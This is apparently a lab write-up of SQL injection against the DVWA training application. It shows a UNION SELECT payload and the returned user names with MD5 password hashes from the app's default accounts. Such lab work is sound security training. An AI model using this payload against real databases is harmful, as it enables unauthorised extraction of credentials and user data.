
Vulnerability: SQL Injection

Click here to change your ID.

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/


and there is a new window appeared where I could input SQL command.



2.3.2 Injection Payload


I inserted the following SQL injection string: '

UNION SELECT user, password FROM users - -



2.3.3 Results

After executing the provided code, I was able to confirm the vulnerability even under the most stringent security settings



Vulnerability: SQL Injection

Click here to change your ID.

```
ID: ' UNION SELECT first_name,password FROM users -- ';
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT first_name,password FROM users -- ';
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT first_name,password FROM users -- ';
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT first_name,password FROM users -- ';
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT first_name,password FROM users -- ';
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox

dvwa/vulnerabilities/sqli/session-input.php#

Session ID: ' UNION SELECT first_name,password FROM users -- ';

Username: admin
Security Level: hi
PHPIDS: disabled

Conclusion

After setting up DVWA via docker,I conducted SQL injection tests at varying security levels Employing both basic and advanced SQL injection payloads along with Burp Suite for request interception,I successfully retrieved sensitive data from the database across all security configurations ,effectively showcasing the vulnerabilities.